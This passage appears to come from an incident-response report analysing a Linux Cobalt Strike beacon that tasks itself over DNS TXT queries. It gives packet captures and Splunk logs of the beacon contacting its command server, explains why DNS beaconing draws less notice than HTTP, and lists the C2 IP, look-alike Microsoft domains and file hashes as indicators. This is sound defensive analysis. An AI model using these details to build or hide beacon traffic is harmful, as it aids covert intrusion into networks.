16	11.059250	192.168.80.2	192.168.80.170	DNS	210	Standard query response 0×abae TXT amazon.mgJOV48gh.97430.update.microsoftkernel.com TXT
17	11.059491	192.168.80.170	192.168.80.2	DNS	88	Standard query 0×0b1d A 97430.update.microsofthk.com
18	11.199412	192.168.80.2	192.168.80.170	DNS	104	Standard query response 0×0b1d A 97430.update.microsofthk.com A 0.0.0.0
19	11.995822	fe80::482d:f675:434…	ff02::1:2	DHCPv6	157	Solicit XID: 0×b1d39d CID: 00010001287eeddf482ae368e97c
20	15.702702	VMware_ab:9c:60	VMware_ef:2f:b0	ARP	42	Who has 192.168.80.2? Tell 192.168.80.170
21	15.703148	VMware_ef:2f:b0	VMware_ab:9c:60	ARP	60	192.168.80.2 is at 00:50:56:ef:2f:b0
22	42.468465	192.168.80.170	224.0.0.251	MDNS	81	Standard query 0×0000 PTR _nmea-0183._tcp.local, "QM" question

Figure 25: Pcap capture of the TXT query and response

The result of the TXT query is encoded in base64 and encrypted in AES contains the task from the Team Server. For example:




```
No.  Time        Source           Destination      Protocol  Length  Info
  15 10.948024   192.168.80.170   192.168.80.2     DNS          109  Standard query 0xabae TXT amazon.mgJOV48gh.97430.update.microsoftkernel.com
  16 11.059250   192.168.80.2     192.168.80.170   DNS          210  Standard query response 0xabae TXT amazon.mgJOV48gh.97430.update.microsoftkernel.com TXT
```

```
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ⌄ Queries
    ⌄ amazon.mgJOV48gh.97430.update.microsoftkernel.com: type TXT, class IN
        Name: amazon.mgJOV48gh.97430.update.microsoftkernel.com
        [Name Length: 49]
        [Label Count: 6]
        Type: TXT (Text strings) (16)
        Class: IN (0×0001)
  ⌄ Answers
    ⌄ amazon.mgJOV48gh.97430.update.microsoftkernel.com: type TXT, class IN
        Name: amazon.mgJOV48gh.97430.update.microsoftkernel.com
        Type: TXT (Text strings) (16)
        Class: IN (0×0001)
        Time to live: 5 (5 seconds)
        Data length: 89
        TXT Length: 88
        TXT: DmguDFDKqsL1Dq9PpAu+1ZqSvgWPOOjLe0eg3S6NAIrR58ZqtbpVuURl4eLxhgmywkXgcu1HRukGzZkgkuFGkA==
    [Request In: 15]
    [Time: 0.111226000 seconds]
```

Figure 26: Pcap capture of the TXT query and response

As explained from the CS blog, when Cobalt Strike's DNS server gets the request, it checks if any tasks are available for that Beacon instance. If no tasks are available, it returns a response that tells Beacon to go to sleep. If a task is available, the Cobalt Strike DNS server returns an IP address. The compromised system then connects to that IP address and makes an HTTP GET request to download its tasks. The tasks are encrypted. That's why we see there is HTTP GET request construction in the code. This is the hybrid communication model. The idea here is that DNS requests on a regular interval are less likely to get noticed than, say, HTTP requests on a regular interval.

To track the compromise events, the NetByteSec Splunk analyst discovers that a few servers of our client's have made the DNS beaconing to the Cobalt Strike since April 2021.



_time	All_Traffic.src	All_Traffic.src_port	All_Traffic.dest	All_Traffic.dest_port	All_Traffic.app	All_Traffic.action	All_Traffic.transport	All_Traffic.vendor_product	sourcetype	count
2021-05-01		50582	160.202.163.100	53	DNS	allowed	udp			1
2021-05-01		50163	160.202.163.100	53	DNS	allowed	udp			1
2021-05-01		50595	160.202.163.100	53	DNS	allowed	udp			1
2021-05-01		49655	160.202.163.100	53	DNS	allowed	udp			1
2021-05-11		54528	160.202.163.100	443	HTTPS	allowed	tcp			1
2021-05-25		34107	160.202.163.100	53	DNS	allowed	udp			2
2021-05-25		35717	160.202.163.100	53	DNS	allowed	udp			2

Figure 27: Splunk detection on the IP

Conclusion

The attacker has dropped their malicious software in the servers and run the malware. The malware has the ability to run in the background and create a DNS beacon connection to the Cobalt Strike C2 server hosted on IP 160.202.163.100. Before the malware is set up and creates the connection, the malware will decrypt a lot of strings and data include Cobalt Strike config, and then parse and append it to the function that will make the connection function. Most of the findings of OSINT research of the found IP address and Domain tell that these IOCs are positive belong to an attacker that is using the Cobalt Strike tool to conduct the attack. The Netbytesec team believes that this cyber attack was conducted by an actor who were able to tweak and port the Cobalt Strike payload to Linux's based version and remain stealthy after compromised our client.

Indicator of Compromises

IP address

160.202.163.100

Domains

- microsoftkernel.com
- microsofthk.com

Subdomains

- update.microsoftkernel.com
- update.microsofthk.com

Hash

- 3db3e55b16a7b1b1afb970d5e77c5d98
- c5718ec198d13ef5e3f81cecd0811c98